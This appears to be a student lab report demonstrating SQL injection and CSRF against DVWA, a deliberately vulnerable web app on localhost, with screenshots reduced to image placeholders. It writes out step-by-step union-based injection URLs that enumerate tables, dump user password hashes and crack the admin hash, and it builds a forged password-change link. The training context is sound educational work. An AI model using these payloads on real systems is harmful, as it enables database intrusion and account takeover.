
Experiment 7


Aim:- Demonstrate SQL injection attack on vulnerable web application

Login page of DVWA:


Login page of DVWA login using username as admin and password as password



Homepage




Change the security to low




Sql injection:

Goto left panel -> SQL injection -> input id as 1




Now perform the following SQL commands by changing the URL as follows:


1. http://localhost/dvwa/vulnerabilities/sqli/?id=1'&Submit=Submit# it'll give "You have an error in your SQL syntax "as output.



2. http://localhost/dvwa/vulnerabilities/sqli/?id=1' order by 1--+&Submit=Submit#



3. http://localhost/dvwa/vulnerabilities/sqli/?id=1' order by 1,2--+&Submit=Submit#




Vulnerability: SQL Injection

```
ID: 1' order by 1,2--
First name: admin
Surname: admin
```

More Information


4. http://localhost/dvwa/vulnerabilities/sqli/?id=1’ order by 1,2,3-- +&Submit=Submit#



localhost/dvwa/vulnerabilities/sqli/?id=1%27%20order%20by%201,2,3--+&Submit=Submit#

```
Fatal error: Uncaught mysqli_sql_exception: Unknown column '3' in 'order clause' in C:\xampp\htdocs\DVWA\vulnerabilities\sqli\source\low.php:11 Stack trace: #0 C:\xampp\htdocs\DVWA\vulnerabilities\sqli\source\low.php(11): mysqli_query(Object(mysqli), 'SELECT first_na...') #1 C:\xampp\htdocs\DVWA\vulnerabilities\sqli\index.php(34): require_once('C:\\xampp\\htdocs...') #2 {main} thrown in C:\xampp\htdocs\DVWA\vulnerabilities\sqli\source\low.php on line 11
```

5. http://localhost/dvwa/vulnerabilities/sqli/?id=1’ union select 1,2-- +&Submit=Submit#




Vulnerability: SQL Injection

```
ID: 1' union select 1,2--
First name: admin
Surname: admin

ID: 1' union select 1,2--
First name: 1
Surname: 2
```


More Information

6. http://localhost/dvwa/vulnerabilities/sqli/?id=1’ union select database(),version()-- +&Submit=Submit#




```
ID: 1' union select database(),version()--
First name: admin
Surname: admin

ID: 1' union select database(),version()--
First name: dvwa
Surname: 10.4.24-MariaDB
```

7. http://localhost/dvwa/vulnerabilities/sqli/?id=1’union select 1, table_name from information_schema.tables--+&Submit=Submit#




```
ID: 1' union select 1,table_name from information_schema.tables--
First name: admin
Surname: admin

ID: 1' union select 1,table_name from information_schema.tables--
First name: 1
Surname: ALL_PLUGINS

ID: 1' union select 1,table_name from information_schema.tables--
First name: 1
Surname: APPLICABLE_ROLES

ID: 1' union select 1,table_name from information_schema.tables--
First name: 1
Surname: CHARACTER_SETS

ID: 1' union select 1,table_name from information_schema.tables--
First name: 1
Surname: CHECK_CONSTRAINTS

ID: 1' union select 1,table_name from information_schema.tables--
First name: 1
Surname: COLLATIONS

ID: 1' union select 1,table_name from information_schema.tables--
First name: 1
Surname: COLLATION_CHARACTER_SET_APPLICABILITY

ID: 1' union select 1,table_name from information_schema.tables--
First name: 1
Surname: COLUMNS
```

8. http://localhost/dvwa/vulnerabilities/sqli/?id=1’union select 1, table_name from information_schema.tables where table_name=char(117,115,101,114,115)--
+&Submit=Submit#




```
ID: 1' union select 1,table_name from information_schema.tables where table_name=char(117,115,101,114,115)--
First name: admin
Surname: admin

ID: 1' union select 1,table_name from information_schema.tables where table_name=char(117,115,101,114,115)--
First name: 1
Surname: users
```

9. http://localhost/dvwa/vulnerabilities/sqli/?id=1’union select user,password from users--+&Submit=Submit#



Checking password:

Copy the hashed password of admin (since we know default value for admin is “password”) Goto to any md5 decrypter online and paste it to check whether the hash value is password or not.



Hash: 5f4dcc3b5aa765d61d8327deb882cf99

Type: auto


Result:
password

Experiment 8

Aim: Demonstrate CSRF vulnerability.

Input/Output:

Login page of DVWA login using username as admin and password as password




Homepage

Welcome to Damn Vulnerable Web Application!

General Instructions

WARNING!

Change the security to low




DVWA Security

Security Level

Security level is currently: low.

Goto CSRF (Cross-Site Request Forgery) on the left panel.



Vulnerability: Cross Site Request Forgery (CSRF)

Change your admin password:


New password:

Confirm new password:

Note: Browsers are starting to default to setting the SameSite cookie flag to Lax, and in doing so are killing off some types of CSRF attacks. When they have completed their mission, this lab will not work as originally expected.

Announcements

Change the password



Vulnerability: Cross Site Request Forgery (CSRF)

Change your admin password:


New password: ••••

Confirm new password: ••••

Note: Browsers are starting to default to setting the SameSite cookie flag to Lax, and in doing so are killing off some types of CSRF attacks. When they have completed their mission, this lab will not work as originally expected.

Announcements

Click Change. The following will be shown :



Vulnerability: Cross Site Request Forgery (CSRF)

Change your admin password:

New password:


Confirm new password:

Password Changed.

Note: Browsers are starting to default to setting the SameSite cookie flag to Lax, and in doing so are killing off some types of CSRF attacks. When they have completed their mission, this lab will not work as originally expected.

Announcements

When you will try to use the old password, it'll show the following:



Username

admin


Password

••••••••

Login failed

This is when we are changing the password in an authentic website.

When we input our new password, we are logged back in.




Welcome to Damn Vulnerable Web Application!

General Instructions

WARNING!

Now, resetting the changes to original credentials.

Left panel Setup/Reset. Click the "Create/Reset Database" button



Database Setup

Click on the 'Create / Reset Database' button below to create or reset your database.
If you get an error make sure you have the correct user credentials in:
C:\xampp\htdocs\DVWA\config\config.inc.php

If the database already exists, **it will be cleared and the data will be reset.**
You can also use this to reset the administrator credentials ("**admin** // **password**") at any stage.

Setup Check


Web Server SERVER_NAME: **localhost**

Operating system: **Windows**

PHP version: 8.1.6
PHP function display_errors: **Enabled** (Easy Mode!)
PHP function safe_mode: Disabled
PHP function allow_url_include: Disabled
PHP function allow_url_fopen: Enabled
PHP function magic_quotes_gpc: Disabled
PHP module gd: **Missing - Only an issue if you want to play with captchas**


Now **to perform CSRF attack** using a dummy/fake link we will do the following:

- Login to Dvwa. Make sure security is at low
- Goto CSRF on the left panel
- Right click ->select view page source->copy the form tag code into notepad.



```
<form action="#" method="GET">
        New password:<br />
        <input type="password" AUTOCOMPLETE="off" nar
        Confirm new password:<br />
        <input type="password" AUTOCOMPLETE="off" nar
        <br />
        <input type="submit" value="Change" name="Chan

</form>
```

Now change your password and click “Change” -> Select the URL



localhost/dvwa/vulnerabilities/csrf/?password_new=CSRF&password_conf=CSRF&Change=Change#

Vulnerability: Cross Site Request Forgery (CSRF)

Change your admin password:

New password:

Confirm new password:

Password Changed.

Note: Browsers are starting to default to setting the SameSite cookie flag to Lax, and in doing so are killing off some types of CSRF attacks. When they have completed their mission, this lab will not work as originally expected.


Announcements:

- Chromium
- Edge
- Firefox

As an alternative to the normal attack of hosting the malicious URLs or code on a separate host, you could try using other vulnerabilities in this app to store them, the Stored XSS lab would be a good place to start.

